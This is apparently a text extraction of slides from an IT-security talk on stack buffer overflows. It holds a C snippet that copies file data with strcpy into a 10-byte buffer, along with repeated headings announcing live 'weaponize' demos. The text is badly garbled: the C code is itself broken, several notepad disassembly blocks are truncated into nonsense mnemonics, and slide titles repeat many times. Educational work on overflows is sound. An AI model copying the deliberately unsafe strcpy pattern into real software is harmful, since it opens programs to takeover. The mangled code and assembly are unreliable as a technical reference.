


Program

```
void main(const char *the_file) {  
    const char *bitmap = load_file(the_file);  
    /* More application logic */  
}  
  
const char* load_file(const char *the_file) {  
    char tmp_buffer[10];  
    strcpy(tmp_buffer, load_from(the_file));  
    /* More application logic */  
    return;  
}
```

The attacker now controls the execution flow!

What is a Stack Overflow?



```
CALL EDI
ALL DWORD PTR DS:[4]
FP DWORD PTR DS:[4]
RR notepad.00C666
OU EAX, DWORD PTR
OU ESI, DWORD PTR
OU DWORD PTR S
OU AL, BYTE PTR
FP AL, 20
RR SHORT notep
FP AL, 22
E notepad.00C6
OUX EAX, AL
PUSH EAX
CALL DWORD PTR D
POP ECX
TEST EAX, EAX
RR notepad.00C66C
INC ESI
RR SHORT returned 00
```




BEE ITSECURITY


Live Demo: Weaponize 1/2!




What is a Stack Overflow?




What is a Stack Overflow?



What is a Stack Overflow?



What is a Stack Overflow?



```
ALL DWORD PTR DS:[4...
notepad.00C66...
EAX, DWORD PTR
ESI, DWORD PTR
DWORD PTR S...
AL, BYTE PTR
AL, 20
SHORT notep...
AL, 22
notepad.00C6...
MOVX EAX, AL
PUSH EAX
CALL DWORD PTR D...
POP ECX
TEST EAX, EAX
JR notepad.00C66C...
INC ESI
SHORT returned 00
```



BEE ITSECURITY

Live Demo: Weaponize 2/2!



Our Plan



Our Plan



```
CALL EDI
ALL DWORD PTR DS:[4]
FP DWORD PTR DS:[4]
RR notepad.00C666
OU EAX, DWORD PTR
OU ESI, DWORD PTR
OU DWORD PTR S
OU AL, BYTE PTR
CP AL, 20
RE SHORT notep
CP AL, 22
E notepad.00C6
OUX EAX, AL
PUSH EAX
CALL DWORD PTR D
POP ECX
TEST EAX, EAX
RR notepad.00C66C
INC ESI
RR SHORT returned 00
```



BEE ITSECURITY

Final Demo: The Victim's PoV



Our Plan



Our Plan




```
CALL EDI
ALL DWORD PTR DS:[4]
FP DWORD PTR DS:[4]
RR notepad.00C666
OU EAX, DWORD PTR
OU ESI, DWORD PTR
OU DWORD PTR S
OU AL, BYTE PTR
SP AL, 20
RE SHORT notep
SP AL, 22
E notepad.00C6
OUX EAX, AL
PUSH EAX
CALL DWORD PTR D
POP ECX
TEST EAX, EAX
RR notepad.00C66C
INC ESI
RR SHORT returned 00
```



BEE ITSECURITY

